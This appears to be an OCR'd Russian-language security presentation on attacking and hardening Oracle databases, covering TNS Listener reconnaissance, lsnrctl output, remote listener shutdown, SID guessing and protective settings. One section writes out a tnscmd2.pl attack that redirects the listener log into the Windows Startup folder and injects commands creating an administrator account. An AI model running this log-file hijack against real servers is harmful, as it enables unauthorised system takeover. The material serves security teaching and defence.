
Безопасность корпоративных СУБД

Александр Поляков,
компания Digital Security


Содержание

- Введение
- Анализ сетевой защищенности СУБД
- Анализ внутренней безопасности СУБД Oracle
  - Повышение привилегий
  - Получение доступа к операционной системе
- Поиск и эксплуатация уязвимостей
- Заключение

Распространенность версий СУБД Oracle



Распространенность ОС для интеграции с Oracle



Анализ сетевой защищенности СУБД Oracle

Анализ сетевой защищенности СУБД Oracle

- Анализ безопасности TNS Listener’a
- Подключение к СУБД
- Парольная политика

Анализ безопасности TNS Listener'а

- Listener Oracle – компонент сетевого доступа к системам Oracle
- Принимает клиентские запросы и направляет их для обработки в соответствующий серверный процесс
- Рассматривается как первый этап на пути вторжения в базы данных
- Плохо сконфигурированный незащищенный Listener предоставляет нарушителю различные способы осуществления атак

Атаки на TNS Listener

- Получить детальную информацию об атакуемой системе:
  - Имена баз данных (SIDs)
  - Версия СУБД
  - Пути к log-файлам
  - Версию ОС, на которой установлена СУБД
  - Переменные окружения (ORACLE_HOME, …)
- Произвести атаку отказа в обслуживании
- Выполнять SQL-команды от имени DBA
- Получить удаленный доступ к системе

Команды утилиты lsnrctl

- status
- version
- start
- stop
- set
  - Password
  - Log_file
  - Current_listener
  - Trc_status

Пример выполнения команды Status

```
LSNRCTL> status
Connecting to
    (DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=192.168.40.14))(ADDRESS=(PROTOCOL=TCP)(HOST=192.
    168.40.14)(PORT=1521)))
STATUS of the LISTENER
------------------------
Alias                     LISTENER
Version                   TNSLSNR for 32-bit Windows: Version 10.1.0.2.0 - Production
Start Date                08-NOV-2007 13:46:55
Uptime                    1 days 0 hr. 41 min. 48 sec
Trace Level               off
Security                  ON: Local OS Authentication
SNMP                      OFF
Listener Parameter File   E:\oracle\product\10.1.0\db_1\network\admin\listener.ora
Listener Log File         E:\oracle\product\10.1.0\db_1\network\log\listener.log
Listening Endpoints Summary...
  (DESCRIPTION=(ADDRESS=(PROTOCOL=ipc)(PIPENAME=\\.\pipe\EXTPROCipc)))
  (DESCRIPTION=(ADDRESS=(PROTOCOL=tcp)(HOST=192.168.40.14)(PORT=1521)))
  (DESCRIPTION=(ADDRESS=(PROTOCOL=tcp)(HOST=ws014.test.net)(PORT=8080))(Presentation=HTTP)
    (Session=RAW))
  (DESCRIPTION=(ADDRESS=(PROTOCOL=tcp)(HOST=ws014.test.net)(PORT=2100))(Presentation=FTP)
    (Session=RAW))
Services Summary...
Service "PLSExtProc" has 1 instance(s).
  Instance "PLSExtProc", status UNKNOWN, has 1 handler(s) for this service...
Service "orcl" has 1 instance(s).
  Instance "orcl", status READY, has 1 handler(s) for this service...
Service "orclXDB" has 1 instance(s).
```

Пример выполнения команды Services

```
LSNRCTL> services
Connecting to (DESCRIPTION=(ADDRESS=(PROTOCOL=IPC)(KEY=EXTPROC)))
Services Summary...
Service "PLSExtProc" has 1 instance(s).
  Instance "PLSExtProc", status UNKNOWN, has 1 handler(s) for this service...
    Handler(s):
      "DEDICATED" established:0 refused:0
         LOCAL SERVER
Service "orcl" has 1 instance(s).
  Instance "orcl", status READY, has 1 handler(s) for this service...
    Handler(s):
      "DEDICATED" established:0 refused:0 state:ready
         LOCAL SERVER
Service "orclXDB" has 1 instance(s).
  Instance "orcl", status READY, has 1 handler(s) for this service...
    Handler(s):
      "D000" established:0 refused:0 current:0 max:1002 state:ready
         DISPATCHER <machine: WS014, pid: 1352>
         (ADDRESS=(PROTOCOL=tcp)(HOST=ws014.test.net)(PORT=1055))
The command completed successfully
LSNRCTL>
```

Пример выполнения команды Stop

Для осуществления атаки типа отказ в обслуживании можно также использовать утилиту lsnrctl

С помощью команды stop удаленный неавторизированный пользователь может остановить TNS Listener

```
LSNRCTL> stop
Connecting to (DESCRIPTION=(ADDRESS=(PROTOCOL=IPC)(KEY=EXTPROC)))
The command completed successfully
LSNRCTL> status
Connecting to (DESCRIPTION=(ADDRESS=(PROTOCOL=IPC)(KEY=EXTPROC)))
TNS-12541: TNS:no listener
  TNS-12560: TNS:protocol adapter error
     TNS-00511: No listener
           32-bit Windows Error: 2: No such file or directory
  Connecting to
(DESCRIPTION=(ADDRESS=(PROTOCOL=TCP)(HOST=192.168.30.13)(PORT=1521)))
    TNS-12541: TNS:no listener
       TNS-12560: TNS:protocol adapter error
         TNS-00511: No listener
          32-bit Windows Error: 61: Unknown error
```

Получение удаленного доступа к системе

```
[root@server]#./tnscmd2.pl -h 192.168.30.13 --rawcmd
   "(DESCRIPTION=(CONNECT_DATA=(CID=(PROGRAM=)(HOST=)(USER=))(COMMAND=
   log_file)(ARGUMENTS=4)(SERVICE=LISTENER)(VERSION=1)
   (VALUE=C:\Documents and Settings\Administrator\Start
   Menu\Programs\Startup\1.bat)))"
```

```
[root@server]#./tnscmd2.pl -h 192.168.30.13 --rawcmd
   "(DESCRIPTION=(CONNECT_DATA=((
> net user new_Admin  h@ck3r  /add
> net localgroup Administrators new_Admin  /add
> "
```

Параметры для защиты TNS Listener

PASSWORD – этот параметр отвечает за установку пароля на подключение к TNS Listener'у. В том случае, если пароль установлен, то выполняются только команды status и version, что дает информацию о версии Listener'а, установочной директории и операционной системе

(по умолчанию не установлен)

ADMIN_RESTRICTIONS – этот параметр во включенном состоянии запрещает любые изменения конфигурационного файла удаленно

(по умолчанию установлен в OFF)

LOCAL_OS_AUTHENTICATION – этот параметр во включенном состоянии позволяет управлять TNS Listener'ом только локально

(по умолчанию установлен в OFF до версии 10g)

Защищаем TNS Listener

- Первое и самое главное – это установить пароль на доступ к Listener’у
- Включить протоколирование всех попыток подключения к Listener’у для обнаружения попыток перебора паролей
- Установить последние обновления безопасности (CPU)
- Защитить локальные конфигурационные файлы

Подключение к СУБД


Для подключения к СУБД Oracle необходимо знать:

- IP-адрес сервера
- Порт TNS Listener‘а
- Имя базы данных (SID)
- Имя пользователя
- Пароль


Подбор SID

- Поиск информации в сторонних приложениях:
  - Oracle Application Server порт 1158
  - SAP web-manegment , порт 8001/tcp.
- Имя базы данных является стандартным, например, *“ORCL”*
- Имя базы данных является словарным словом
- Имя базы данных состоит из малого количества символов
- Имя базы данных частично или полностью совпадает с DNS/NETBIOS-именем хоста
- Имя базы данных можно узнать по ссылке из другой СУБД


SID через Application Server



SID через Application Server 2



SID подбором



90 %!

